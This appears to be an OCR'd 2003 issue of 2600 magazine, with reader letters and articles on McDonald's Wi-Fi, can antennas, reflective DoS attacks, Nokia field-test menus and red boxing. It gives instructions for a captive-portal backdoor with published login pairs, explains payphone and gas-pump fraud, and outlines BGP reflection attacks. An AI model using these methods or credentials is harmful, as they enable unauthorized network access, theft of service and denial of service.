On to the real reason for writing: As I waited in line to meet Kevin afterwards, I saw another guy holding an issue of *2600,* in hopes that Kevin would sign it (he was doing a book signing). I made the mistake of trying to be line-buddies with this fellow. I jokingly initiated the conversation by saying I forgot to bring my issue of *2600* along. He asked if I had been to any of the meetings which I hadn't. He responded that the Minneapolis *2600* meetings haven't been very good for at least a couple of years but he still attends them. I was glad he stuck with it, or so I thought. After a brief period, the guy slid into an endless banter that made my eyes roll back into my head. Talking about his friends "rm-rf'ing" Apple Store computers, he used the word "llamas" and "kiddie stuff" a half a dozen times in our two minutes together, probably without even realizing it. Maybe he was excited to run into a fellow reader, but the way he talked about his group's activities seemed grossly egotistical.

Sidenote: Good sir, I'm betting you're going to read this and think I'm a real snooty asshole. There's a chance that I am. I apologize in advance for fingering you (and *2600* Minneapolis) in front of everyone reading, but I had to get this out.

I don't consider myself as being anything special, but I am aware that *2600* aims to be a mildly professional, politically-oriented zine that presents a mature mindset. No *2600* readers that I've casually encountered in person have proven this to me. For brief periods, I've had my doubts about *2600's* presence, as well as its readership, but I've always come back to realize that *2600* is the only organization doing anything worthy in print. Kudos to you. However, some readers I encounter give me the idea that they aren't fully aware of *2600's* political worth, but are more excited with the shock value associated with hacking. I think about hacking in the sense of experimentation, the mindset, and the tradition of having fun with technology. But hey, others may think differently. I hope that there are other serious readers who can disprove my less-than-positive impressions.

So anyway, given the 30 seconds of my time with Kevin Mitnick, I got the vibe that he was a genuinely nice guy. I mean hey, he had a really good handshake. However, there's irony in the fact that he's Kevin Mitnick, for godsakes... who just preached about the trustworthy appearances of social engineers like himself. So, I'll have to maintain my duties and keep my suspicions.

But in all seriousness, maybe those who meet Kevin in person, or at least those that read about him, will realize that hacking isn't entirely about impressing your friends or showing off to some random dude on the street like myself. Use your knowledge to create, tinker, and do something worthwhile. In my eyes, that's always going to be more impressive than mindless talk.

Weez

We can't really say it any better. Since the hacker world is so open it's not possible to regulate who goes around calling themselves a hacker. If it were possible, then it wouldn't be the hacker world as we know it. And, thanks to the misperceptions of what hackers are about, all kinds of people are drawn in looking for attention and getting it for all the wrong reasons. You will find this in almost any forum where hackers are involved, whether in real life or online. It's unfortunate and a real pain in the ass but it's not worth giving up over. Like almost any culture, a lot of good can be found if you take the trouble to look. And those who have the intelligence and the patience to do this will be amply rewarded with what they find.

Dear *2600:*

I happened upon an episode of *Cyberchase* on PBS. It's quite interesting, indeed, because not only is it entertaining to see a crew of whiz kids snowball the enemy, "Hacker," as he is known. What's even funnier, I thought, was the way the show implemented the promotion of creative ways to use math to solve everyday problems (not in the show itself, but in the "extras" like for solving how many jellybeans are in a jar using the ability to calculate volume). For a kid, it was actually neat and interesting stuff, so I have to give them credit there, but I find no connection of that to chasing down hackers, especially in ways which completely disregard and disrespect what a hacker is. That's not the kicker, however, since there is also a portion of the show dedicated to "Cyberchase in real life," as it is called. In this scene, a real person went to go get tickets for a Broadway show, but he realized that the line was way too long and he would not be able to buy in time. He uses mathematics to discover that, sensing if it takes five minutes to cross one portion of the sidewalk, then it will take 20 minutes to cross four. Frustrated, he decides, in a gross promotion of the movie industry, to see a movie which he feels will render better results in line *and* give him the opportunity to see a better show. I have two questions: How does this all relate to the actual showing of chasing down hackers, and why is the MPAA involved in this?

Scott

Dear *2600:*

I just finished translating the text underneath "A Glimpse of the Future of Computing" in the table of contents of 20:1. In our changing world I think that you are correct. The center of the world is everywhere. (Or more accurately, nowhere.) As information becomes more freely available through the Internet, in many more places in the world, there really is no central location. I loved seeing the juxtaposition of that particular phrase next to that particular article. Great work, once again.


Sunfist

Dear *2600:*

What is the deep philosophical meaning of the cover on issue 20:1? Is Lady Lib R. Tee trying to tell us we are all terrorists (Nicaragua, Guatemala, South America, etc.)? Is she calling for more spooky armed men in the streets of our country? Is she inviting terrorists to spread all over our country? Is she making a cynical statement about the mainstream communication that terrorists are *everywhere* (look behind you!)? Is she just high and doing one of those weird high-people things? So far I just think that it is some lost scene from *Ghostbusters II.*

Jonathan

continued on page 48



by Epiphany and J0hny_Lightning
j0hnylightning@hotmail.com
epiphany@port7alliance.com

Through word of mouth we heard that select McDonald's locations are offering free Internet access to their customers via 802.11b for a trial period lasting through the 1st of July. This article is a compilation of our findings while playing at several of these Wi-Fi spots. Our exploration was conducted from a laptop running Windows ME and a laptop running FreeBSD 4.8 with Prism II cards.

The Basics

The company that brought Wi-Fi to McDondald's is called Cometa Networks. At the time of this writing, this service is available at only ten locations scattered throughout Manhattan. A map can be found at www.mcdwireless.com. The pilot period will last until July and then people will be forced to pay three dollars for 60 minutes on the network. (Or so they say.) During the pilot period a card resembling a calling card is given out with every meal purchased at a participating Mcdonald's. Each card has a username, password, and serial number in the corner. The username is five characters and the password is five digits. We believe that the two are generated using an algorithm, but we do not have enough cards to find a pattern. Cometa Networks plans to take this project nationwide to hundreds of locations by the end of this year.

The SSID of the McDonald's network is "cometa". Both of the laptops we used connected to the network automatically. Winipcfg and dhclient were used on the Windows and FreeBSD machines respectively to get IP addresses.

Fooling Around

When a web browser was opened on either machine, a DNS error popped up and the browser reverted to login.cometanetworks.com. This site is currently accessible on the WWW, but trying to login causes a cgi error. Before we logged in with the accounts on our cards we wanted to see what was possible. We found that DNS names could not be resolved at all:

% ping www.google.com
ping: cannot resolve www.google.com:
Unknown host

However, pinging Google's IP was successful:

% ping 216.239.51.99
PING 216.239.51.99 (216.239.51.99):
56 data bytes
64 bytes from 216.239.51.99: icmp_seq=0
ttl=48 time=190.319 ms
...

Unfortunately, trying to connect to the website by putting the IP of Google in the browser was a bust. So was trying to telnet to any port of any machine's IP address. The next thing we did was change the IP of the DNS servers to that of our local ISP. On *nix this can be done by editing /etc/resolv.conf. On Windows you can change this setting in control panel -> network. Now our boxes were able to resolve hosts. Pinging Google was a success, however trying to view a web page was not. The browser was still directed to the login page. Our boxes were not able to make any TCP or UDP connections to any boxes on the web at all. Telneting or SSHing to a shell account was also a bust. We deduced that TCP/UDP was firewalled, but ICMP wasn't. It was time to log in and work from there.

After putting in a login/password a questionnaire pops up. The HTML on this page had some interesting JavaScript that was in charge of opening the login timer. Unfortunately, changing this code did nothing except cause an error. At a later trial we found that changing the

DNS is beneficial, because the default setting causes errors from time to time.

We kept the BSD machine logged in legitimately and used the Windows box to see what information we could uncover without logging in. After some attempts at pilfering we discovered some interesting HTML code. The suspicious code was this particular string:

<INPUT type=hiddenvalue=12
.103.97.40name=UIP>

With a quick portscan using nmap for BSD and SuperScan for Windows we came up with several unusual port numbers. It was one of these that brought us to a discovery. It turned out that connecting to port 1111 through a browser, (http://12.103.97.40:1111), brings up a totally different login page. We have dubbed this "The Back Door." We think this page was set up for technicians who are too busy to be limited to 60 minutes. This IP address also has port 80 open, with a similar "backdoor" login page, except there are some subtle differences in the HTML. A curious traceroute on 12.103.97.40 showed that this was the first and *only* hop, meaning that logging in like this was local to the network of the particular McDonald's we were in. We believe that other locations have similar backdoors which in theory can be found with traceroute and a port scanner. (Just search all the hops for 1111 and you may get lucky.)

Logging in through the backdoor allowed our computers to connect to the network but without loading up the 60 minute timer nuisance. To test the actual validity of our backdoor, we waited for one of our accounts to expire and tried to login with the same account legitimately. This caused an error. The backdoor worked without a hitch. This only verified our belief that it is possible that the username/password pairs on the cards are algorithmically generated and the local backdoor is not updated with the expired accounts. With the backdoor one account is enough to come back forever and stay logged in as long as you want. Before we left our McWireless exploitation marathon, we slapped a sticker on the wall that said "Hackers always come in the backdoor."



Wrapping Up

If there is anyone out there who has played with wireless at McDonald's, we would love to hear from you. We are planning a follow up article for when the pilot period is over and the service is no longer free. And of course, we wouldn't leave you without giving you some logins for the backdoor:

cvktd/57517
fkzdi/42587
uexto/11833
xiiub/71958

Shouts and thanks:
everyone at port7alliance.com, usystems.tk, #mabell, stankdawg.com, MADcow.



802.11b Reception Tricks

by ddShelby

Since the article "Comprehensive Guide to 802.11b" in 19:2, I dove headfirst into wireless. I would like to acknowledge Dragorn for a well-written article. I also would like to acknowledge oriellynet.com, seattlewireless.com, and turnpoint.net for the information contained in this article.

Supposedly because of a dispute with Time Warner and the landlord, a cable Internet connection is not available in the apartment building in which I live. DSL is available but seemed a bit steep at $70 a month for a 128K line. So I considered wireless. However, nycwireless.net nodes on the Upper East Side of Manhattan are few and far between and my rather anemic Netgear wireless can't reach the nearest node.

So I looked around for an 802.11b card that has provisions for an external antenna and settled on the Lucent Orinoco Silver. It's a 40-bit WEP card only but it was cheap on Ebay, so to me it did not matter. I picked up a four foot pigtail cable that adapts the connector on the Orinoco card to an N male connector from fabcorp.net.

Some Connector Basics


There are several types of connectors used in the 802.11 world that need mention. The most common is the N-connector. These are usually found on the antennas themselves and it seems that this is the norm. The antennas I have come across thus far are all equipped with a female N. The other side of the cable (pigtail) has the connector that will attach to whatever device you are connecting to. Here is where it can get a bit hairy.


Devices like access points or wireless bridges can come with a BNC-, TNC-, or an SMA connector. Connectors on the WiFi NIC's depend on the model and manufacturer of the card. To complicate things just a bit, all of these connectors are available in reverse polarity. Simply put, the small gold pin in the center of a BNC is a male pin. On a reverse polarity BNC, the gold pin is female. The reverse polarity connectors are usually indicated as an RP BNC for example. Just for reference, BNC is an acronym for British Naval Connector, TNC is a Threaded BNC, and SMA is Subminiature type-A connector. All of these connectors, I suspect, originate from the military.

A search on Google revealed a few sites with information on antennas for 802.11b. O'Reilly had the most extensive information I could find (www.oreillynet.com) and is a great place to start if you're new to this like I was.

My first antenna was the famous Pringles Yagi. I constructed it exactly as laid out on the http://www.oreillynet.com/cs/weblog/view/wlg/448 web site and found significant gains as compared to the Orinoco card without any external antenna. A total gain of 11 dbm was the best I could do with the addition of a Pringles can as compared to the Orinoco card itself.

The other antenna choice is the wave-guide antenna. The construction of the wave-guide is easier since it does not involve the use of a threaded rod and washers as the Yagi does. The can itself and the addition of an N connector with a piece of copper wire is all that's needed. For the copper wire I used a piece of grounding wire from common household electrical wire. With the simplicity of the wave-guide construction, you can sacrifice many coffee cans at no significant cost, especially if you're a caffeine nut like myself. The ideal wave-guide antenna for 2.4 GHz is about a 3.25 inch diameter and just shy of 10 inches long. Good luck trying to find those dimensions in a coffee can or anything for that matter on the grocery store shelf. But this being said, there is no harm in experimenting with what you have lying around the house. I first tried an 11 ounce Maxwell House can. I mounted the N connector accordingly at one quarter wavelength from the back of the can as calculated by





the handy script located at http://www.turnpoint.net/wireless/cantennahowto.html.

As compared to the Pringles can, the Maxwell House can gave me an additional 3 dbm for a total of 14 dbm. Keep in mind that every 3 db is a doubling of the signal. A loss of 3 db in noise is as good as an overall gain of 3db with respect to the signal to noise ratio. Interesting thing happened though; using Network Stumbler I picked up three more access points that I did not see before. This could be due to the additional gain but I thought it might be the type of antenna construction lending to a wider pattern. So I tried again with a larger diameter can to see if my theory was in fact correct. I chose the Folgers 39 ounce can and cut a hole according to the handy script on turnpoint.net. I reused the N connector from the 11 ounce Maxwell House can to avoid unwanted variables. As it turns out, the gain fell slightly to 13 dbm but I again noticed two additional access points according to Network Stumbler. With the 39 ounce can I now picked up a total of 11 AP's as compared to nine AP's with the 11 ounce can. Of these AP's by the way, four show up in the list printed in the Fall 2002 edition of *2600,* and still remain unencrypted. For those of you into warchalking the larger wave guide from a 39 ounce can seems more appropriate than the Pringles Yagi or a wave guide closer to the 3.25 optimal diameter. Although you may prefer something omni directional like a mast antenna, the overall gain is typically lower. So if you are looking for directionality in the signal, then stick with narrow diameter waveguides or Yagis. If broad coverage is what you're after then go with wide diameter waveguides or mast antennas.

Having established the difference in gain and beam pattern associated with the size of the can, I launched a quest for the ideal 3.25 inch diameter can. I needed as much gain as I could get just to reach the nearest nycwireless node closest to my apartment. Blocking that node are three high-rise apartment buildings, two parking garages, countless brownstones, and three blocks. After a near exhaustive search for a 3.25 inch diameter can at 10 inches long, I decided to just spend the dough for a commercial 2.4 GHz antenna. It's a dish style that has an advertised gain of 14 db. The noise on this commercial antenna is slightly lower than any homemade antenna I had constructed, so the overall signal to noise ratio was in my favor by about 3 db. Despite this, the signal to noise ratio was still not enough to get a consistent connection, and dropouts were still too common. So then I thought, do I have to spend even more money for a higher gain dish? Well, not quite.

Dream Cans?

Ah... well, sort of. It certainly looks like the 3.25" x 10" ideal. While shopping for new roller blades at a Sports Authority on Long Island, I noticed a tennis ball can. Most tennis ball cans are now made of the same plastic as soda bottles. But this one is a bit different. Wilson makes an oversized tennis ball for the geriatric crowd, that just so happens to come in a steel can that's 3.25 inches diameter. And the icing on that cake is that the length is just about 10 inches. My three tennis balls were about $6 and the N connector was $2. I punched a hole in the can at 2.49 inches from the bottom and mounted the N connector as the turnpoint.net script calculated. The result was 17 db gain, just enough for what I needed to get a clean signal to the AP. Now 17 db for a tennis ball can is more gain for the money than you might imagine. A commercial antenna at 14 db like the one I bought cost up to $80 and does not include any green fuzzy things to play with. The drawback is that I had to sit near the window with my laptop. My pigtail would only let me stray four feet.

Two Weeks Later

This new Linksys WET11 is neat. The Linksys WET11 is sold as a bridge, not an AP, essentially giving a Cat5 only device the ability to go WiFi or, using two of these WET11's, to connect wirelessly to each other to bridge two wired networks. I got to thinking and wanted to experiment to see what else this thing was good for. I wanted to connect through the WET11 with an AP I already had lying around. So, I picked up a reverse polarity SMA to N male pigtail from fab-corp.com to hook up my Wilson antenna to the WET11. First, the WET11 output is rated at 71mw, which is more than most WIFI cards and more than twice the rated output of my Orinoco

Silver. With an antenna other than the rubber duckie mast provided, there is the potential for some serious range. Also, I wanted to see if I could set up a kind of repeater. So I took the 10 base output from the WET11 and plugged it into my el-cheapo Netgear AP and set the Netgear to a different SSID from the WET11. The results: The Netgear AP worked locally as any AP would, the signal goes to the WET11 via cat5 Xover cable and to the AP that it's aimed at a few blocks away. The connect speed was good enough to give me Internet access in my New York City apartment wirelessly. And with the WET11 sitting on my windowsill and the antenna on the fire escape, I have the ease of surfing from my kitchen table or anywhere in my shoebox apartment without having to contend with the limitations imposed by the four foot pigtail that connects my antenna directly to my Orinoco card. And with the higher output and increased sensitivity of the WET11 versus the Orinoco card, I can use that dish I bought without feeling guilty for spending 80 bucks for it.

Another Wave Guide Idea

There is another design in wave-guides that can pull up to 18 db if constructed carefully. If you take shortcuts or if it's poorly constructed, you can still obtain 13-14 db. The details on its construction can be found at www.seattlewireless.com. It's constructed using a peanut can and some stovepipe fittings from Home Depot. Stovepipe is thin sheet metal and not much different from the material used to make your typical soup can off any supermarket shelf. In this case it's an adapter (sometimes referred to as a reducer) to go from a five inch dia to a four inch dia. This acts to increase the radio waves collected before they enter the can amplifying the overall gain by as much as 6 db. Experimenting with various sizes and lengths can be worthwhile and who knows? You might stumble onto something.

DISTRIBUTED REFLECTIVE DENIAL OF SERVICE ATTACKS

by Spyrochaete
http://hyppy.zapto.org

The purpose of this article is to educate those with an interest in Internet security. I wouldn't commit the acts described below and neither should you. Hosting services online costs someone money. Find a more constructive way to express your opinions.

I'm a college student, not a professional (dammit, Jim). Sorry if something I've said is inaccurate. G.I.G.O.

The worldwide Internet is composed of an overlapping array of hardware that directs small fragments of information along various temporary pathways from source to destination. Because of the tremendously high volume of traffic continuously flowing through the virtual veins of the Internet, it is possible for wayward-minded individuals to harness the services of the powerful hardware at the system's logical core without detection, for example, to attack the system of their choice. One such attack that is particularly effective and undetectable by the managers of intermediate communications hardware is the Distributed Reflective Denial of Service (henceforth DRDoS) attack.

DRDoS is the latest in the series of Denial of Service attacks. An explanation of the history of this type of attack is in order to fully understand the ramifications of this new threat.

The standard Denial of Service (DoS) attack is one of the more common attacks by "script kiddies." A properly motivated individual can effectively perform such an attack on the target of their choice with little effort. Denial of Service is the result of local routing hardware being overloaded with fraudulent instructions. Specifically, DoS is the result of exploiting vulnerabilities in the TCP/IP 3-way handshake in which a client and server become aware of each other by swapping synchronization packets. Occasionally an ordinary, legitimate synchronization (SYN) packet will become corrupted causing it to be misinterpreted by the computer on the other end. Servers allow such packets a short grace period before abandoning them. Altering the source IP address of an outgoing SYN packet hides the origin of their source and directs the converse computer to attempt to synchronize with a nonexistent (or unresponsive) host. When this occurs innocently (which it does, regularly and inevitably, however infrequently) the overhead in computing resources is

inconsequential and harmless. But when exploited by a malevolent individual, this can be performed by a single computer frequently enough to sufficiently saturate the victim's connection so that its services cease. If the attacker can harness the power of a more powerful machine than the one at his or her disposal, the attack would be that much more effective.

An attack originating from any one machine is not likely to be very powerful or completely incapacitating. Instructing a main router or firewall to ignore IP addresses generating too-frequent packets is a way to terminate such an attack. Although the security system will be bogged down as it examines and discards every unwelcome packet, the network will not be affected by the completion of the packets' journey. By randomizing the spoofed IP address generated in each packet by the attacker, this solution can be invalidated.

The Distributed Denial of Services (DDoS) attack uses the same principal to debilitate its target but is exponentially more effective. The attacker incurs the services of several remote computers ("zombies") by acquiring control over them and issuing simple commands. A common method of secretly achieving control over a computer is to distribute a Trojan virus which installs software that connects the computer to a common server (e.g., IRC) from which the attacker can control a list of zombies en masse like a general commanding infantry. Each zombie simultaneously performs its own DoS attack, saturating the victim greatly and making the process even more difficult to defend against. A properly coordinated DDoS attack can put almost any system at the mercy of an attacker.

DRDoS is a very recent iteration of the DoS attack and is quite ingenious in its design. DRDoS resembles DDoS in that it employs the power of several sources to attack one victim, but it does so in a stealthier, overwhelming manner. In a DRDoS attack, the attacker sends tainted instructional packets to a very large number (hundreds) of innocent clients, alerting them that the victim's computer is requesting a certain service. The very small amount of traffic generated per intermediate attacking server will be so insignificantly small, perhaps smaller than legitimate requests, that it is quite unlikely the attack will be noticed by administrators at all. The astronomical number of service packets (for example, 2 packets per second multiplied by 3000 servers) is sufficient to overwhelm virtually any system anywhere.

One example of a DRDoS attack is the Border Gateway Protocol (BGP) attack. Routers regularly exchange routing tables with their neighbors (routers sharing borders) by asking for and granting permission with each other. In preparation for such an attack, the attacker's first step is to acquire a large list of fast Internet routers. This can be done very easily by performing the IP utility TRACERT on a number of websites and cataloguing, say, the middle five entries. These entries are very likely to be core routers that bridge the huge segments of the Internet. This can be verified by resolving the names of the IP addresses (for example, descriptive FQDNs such as ra1shge34.mt.bigpipeinc.com and if-10-0.core1.Chicago3.teleglobe.net obviously represent central routers). An enormous list can be compiled in a few hours automatically via a simple script. The attacker then cycles through the list of routers, sending a sweep of tainted packets stating that the victim is actually a router requesting to exchange routing tables. The sheer volume of incoming packets will incapacitate the victim entirely and immediately until the attacker chooses to terminate the cycle.

This attack, at the moment, is truly impossible for the victim to defend against. It is unfeasible to block the IP addresses of the Internet's major routers because they are required to communicate with valid clients. Because network services are distributed inside the service socket range (ports 1-1023), disabling all communication from these ports may prevent such an attack entirely, but conversely may impede genuine service if the server must occasionally act as a client to fulfill its regular duties. In fact, the only viable solution to this (and many other) attacks lies with Internet service providers who have the power to prevent packets with spoofed IPs from leaving the confines of their services. Unfortunately, the majority of ISPs do not employ this function.

DRDoS is a very damaging, very real concern for the networked world and should not be taken lightly. It is the responsibility of every network administrator to be diligent in preventing their own domains from taking part in such an attack. Auditing a network's activity and employing diligence, education, and insight are all essential to keep one's site secure.

Shouts to: msmittens, lord_nikon, axiom dadak, purple motion, skaven, necros, mental floss, and efnet #2600 before it got taken over by hackers.

Works Cited

http://grc.com
http://www.webopedia.com
Jamsa, Kris, Hacker Proof, Thomson Delmar Learning, Albany, NY, 2001

FUN WITH THE NOKIA 3360/3361

by FragSpaz
fragspaz@fragspaz.com

When I first got my Nokia 3361, I was immediately annoyed by the "AT&T" label (alpha tag) permanently displayed while the phone was in standby mode. This article will outline how to change the alpha tag and network settings on the Nokia 3360 and 3361. Also, I will expose the "secure" menu options for what they are: Wide open.

Nokia 3360/3361

The Nokia 3360 and 3361 are, to the best of my knowledge, identical. The 3361 phone is sold exclusively to prepaid customers (no contract). The 3360 can be purchased by any AT&T customer willing to sign a contract. My guess is that the label 3361 is simply a way for AT&T and Nokia to identify prepaid customers by model number.

Field Test Mode and Security

The alpha tag can only be changed while in Field Test mode. To enter Field Test mode type *3001#12345# at the main standby menu. This will take you to a menu with the following options: NAM1, NAM2, NAM3, Security, Emergency, SW version, Serial No., Programmed, and Field Test.

NAM1 is where the alpha tag can be changed. Before getting into the details of this option, let's take a look at the other menu options.

The "Security" setting is ironically anything but! The "Security" setting allows the security code to be changed, without verifying the original PIN. The default code is 12345 and is probably the same on all Nokia phones (so as not to confuse those cell phone sales people too much). As far as I can tell there is no way to change the Field Test PIN from the default *3001#12345#. Since entering Field Test mode does not require knowing the security PIN, this effectively leaves the door open for anyone to change the security PIN on any Nokia phone without knowing the original PIN, thus locking out the user from "secure" options such as restricting all incoming and outgoing calls!

Notice the string 12345 appears both in the Field Test mode PIN and as default Security PIN. I was hoping that changing the security code would carry over into changing the Field Test PIN, but no such cigar!

On a final note, the security PIN must be a five digit number, no alpha or special characters are allowed. Thus, the total range of possible PINS range from 00000-99999, leaving exactly 100,000 possible PINs.

The "Emergency" menu contains three slots. "Emergency 1" is set to 911, "Emergency 2" is set to *911, and "Emergency 3" is blank. All three can be changed to any 1-8 digit number. What, no long distance emergency service?

"SW version" lists V 03.06 16-08-02 NPW-1PA.

"Serial No." is, well, the 11 digit serial number. It matches the ESN number on the label below the battery. It cannot be changed.

"Programmed" supposedly contains the date of programming, but my phone had MMYYYY listed. I changed mine to 052003 and learned that once changed it cannot be changed again!

"Field Test" lists a sub-menu with Enabled, Enabled+lights, and Disabled. It is set to Disabled by default. I was unable to do anything different, or detect any differences with Field Test Enabled.

Changing the Alpha Tag and Programming Alternative Networks

Now that we have looked around the main menu, it's time to change the alpha tag. While in Field Test mode, select "NAM1." Here there are several options, including an "Alpha Tag" option. Changing the alpha tag in this menu will *not* affect the alpha tag displayed on the phone screen. Apparently, the default tag "AT&T" is programmed out of reach, even in Field Test mode. We need to go one level deeper by selecting "PSID/RSID lists." This will open up a list of P/RSID slots, numbered 1-5.

These slots allow alternative network settings to be programmed in, which in turn can be selected in the "System" menu later on. Thus, it is possible to program in five separate possible network connections. This is great for maintaining your custom alpha tag when traveling in and out of different areas. Simply set up a P/RSID slot for each geographic area you frequent.

Select a P/RSID slot and we get to the area where an alternative network can be set up. Here you will have to enter a PSID/RSID value (also known as Home System ID), usually a 5 digit number, a Connected System ID, a 3-4 digit value, an Operator (SOC) value, as well as a country code. The SOC value appears to be 2049 in all U.S. AT&T service areas and the U.S. coun-

try code is 310. The P/RSID and Connected System ID differ from area to area. To find the P/RSID (Home Sys ID), Connected Sys ID, and SOC in your area, you'll have to do some info gathering. You could try practicing your voice skillz and see if you can tease it out of your local service provider, or let your fingers guide you through a couple of Google searches. I was unsuccessful in soliciting the info from AT&T, but the info is available on the web. I suggest searching Google for "p/sid list" and that should get you on your way.

Once these values have been entered, you are ready to enter your custom alpha tag in the "Alpha Tag" slot. All characters are available when entering your alpha tag. To set the network in effect, reboot the phone by turning it off for a few seconds and turning it back on. There is no other way out of Field Test Mode.

Now it is time to test your new tag and connection. Go to the "System" Menu (Menu 5) and select "Manual." The phone will do a search for available networks. Scroll through the search results of all programmed networks, and if your NAM1/P/RSID info is correct, you will see your custom alpha tag listed as "available." Now back out and select "Automatic" and the 3361/3360 will prioritize your network settings and default to them whenever possible. The only time you will see the "AT&T" Alpha Tag will be when the phone is in an area with really poor reception.

Now take a break and go see *Matrix Reloaded* again.

Why Redboxing Still Works (sorta)

by Plazmatic Shadow
plaz@kevinsnet.com

Everyone says that red boxing doesn't work anymore. I've heard about 40 different explanations for it and I think it's rather annoying. Sure it was one of the "easier," sometimes considered "degrading" forms of phreaking, but it still kept within the limits of the spirit.

Why doesn't it work anymore? For starters, AT&T stopped accepting coins for long distance calls. That's probably the main reason. It doesn't seem to work for local calls either or so I'm beginning to notice.

With all this in mind, I had quite the experience a few months ago. After I read in various places that it didn't work anymore, I ran out and tried it. I dusted off the old tone dialer and popped in some fresh batteries. I went to the nearest payphone, and AT&T no longer accepted coins. I decided to try the old local method of going through a live op, which I had gotten pretty good at.

I dialed up my local Verizon operator and told her I was having trouble with a local coin call. She asked me for the number and told me to deposit my coins. When I finished, she "returned" them and said they didn't go through, asking me to try once more. I went through the process again and this time she said her usual, "One moment while I connect your call."

While she was doing this, I asked her if she was just being nice and putting my call through or if my coins had finally registered. As it turns out, she was just being nice.

I tried the same process on a few other phones in the area, with similar results. Some of the responses I got worth printing are:

"I'm just putting it through so you'll continue to think your little toy still works, so that you'll keep using it and get caught. Now you know this, so I'm going to hang up."

"I'm just a nice person."

"Just this once. Try the tone-thing again, I'll call the police."

"You sound so desperate trying to make a call, and with the phone not working and everything, I thought I'd just help you out."

"You sound like an honest person. I'm putting your call through because I trust you."

"The computer didn't register the tones, but I heard the beep, so I figure you put the money in."

And the most common response was when the call did not go through:

"The coins aren't registering. I'll submit this number for service. Please try another phone, sorry."

The whole point of this is that if you sound innocent, desperate, and/or nice, your call will be put through. It's kind of like social engineering. The red box serves the function of tricking the *operator* into thinking you shoved coins in instead of the *computer.*

Basically, if you're on the line with a half-nice operator, your call will be put through just for trying. So dust off the "old red boxes," get some fresh AAA batteries, and start your calling.

If you have questions, comments, thoughts, or anything else remotely related, I'm interested in hearing them.

continued from page 39

Dear *2600:*

I have found that if you push the up arrow and the select button on a DirecTV receiver, you will gain access to the service/technician's menu. This trick works with the DirecTV models HIRD-E11 and HIRD-E25. Happy hacking!

NeuRd

Dear *2600:*

Just wanted to say I love your magazine and learned a lot from it. I stumbled across something very interesting at the gas pump last year. Most of the time I use my credit card when purchasing gas. Well, when the pump asked if I wanted a receipt, I accidentally pressed cancel. I didn't think much of it until a week went by and the transaction never came out of my account. In fact, I was hitting that same gas station for about a year and not a dime was taken from my account. This went on for a year until they caught on and changed the system around. But it's very easy to do. This will only work at the gas pumps that ask if you want a receipt *after* you pump with your credit card. So after I finish filling my tank, I press cancel and off I go. I have found a few other gas stations that do this and still use them to this day. Apparently they can't find out who is taking it or I would've been caught a year ago. But is it my fault they forgot to charge my account? Sure, I could tell them their flaw, but with gas prices these days, let them figure it out. Anyways, I've looked everywhere I can think of about this problem and can't find anything about those pumps and how the transactions work. And it's not just with a certain station - I found a wide variety of stations that have this problem. So, enjoy the free gas while it lasts!

Procyrus

We'll bet your letter will have a big effect on the future of this little security hole. So if you've been feeling guilty about ripping off the oil companies, this could be your redemption. And let's not kid ourselves - doing something like this knowing that you won't be charged is ripping off the seller. You can try and justify it with the high price of gas or U.S. policy in the Gulf or any number of things but it doesn't change that simple fact. You're taking advantage of a stupid software error but it's completely their fault and their responsibility to fix. And you deserve credit for figuring it out and telling the world.

***Dear* 2600:**

I just wanted to let you know about something I found on Amazon.com. It's a subscription to your great publication. There's one problem though. They charge $52.57 ($13.14 an issue) for the subscription. It seems there is a tiny markup on their end of the deal. I realize you probably already know about this seeing as it says editor's comments, but whatever.

J

Actually, we didn't know about this at all. We thank you for bringing it to our attention. So far Amazon has not responded to our inquiries as to what exactly they're up to, nor have they adjusted the price downward based on numerous pieces of feedback sent in by various people. We'll keep you updated.

Dear *2600:*

I subscribe to *2600* and it is a very good publication. I also purchased a copy of the video *Freedom Downtime* which also was extremely good. It is all too easy these days to be critical of others and to forget to offer compliments and appreciation to those who do a good job. So, in these days of anti-terror madness and constitutional rights stomping I want to tell all of you at *2600* job well done and thank you very much for what it is that you guys do so well (educating the public - amongst other things).

Ivan

Thanks - it's always good to hear that we've had some sort of positive influence on people.

Dear *2600:*

Of course after reading the last issue, I decided to see what ports are open on singer.com (we were informed about the guest account to log into their Intranet site). Terminal Service is open and you can connect to their desktop. At least the guest account can't logon to the server, but with access to their Global Directory, there are many usernames there....

I think these guys are inviting intrusion attempts.

anonymous

Dear *2600*:

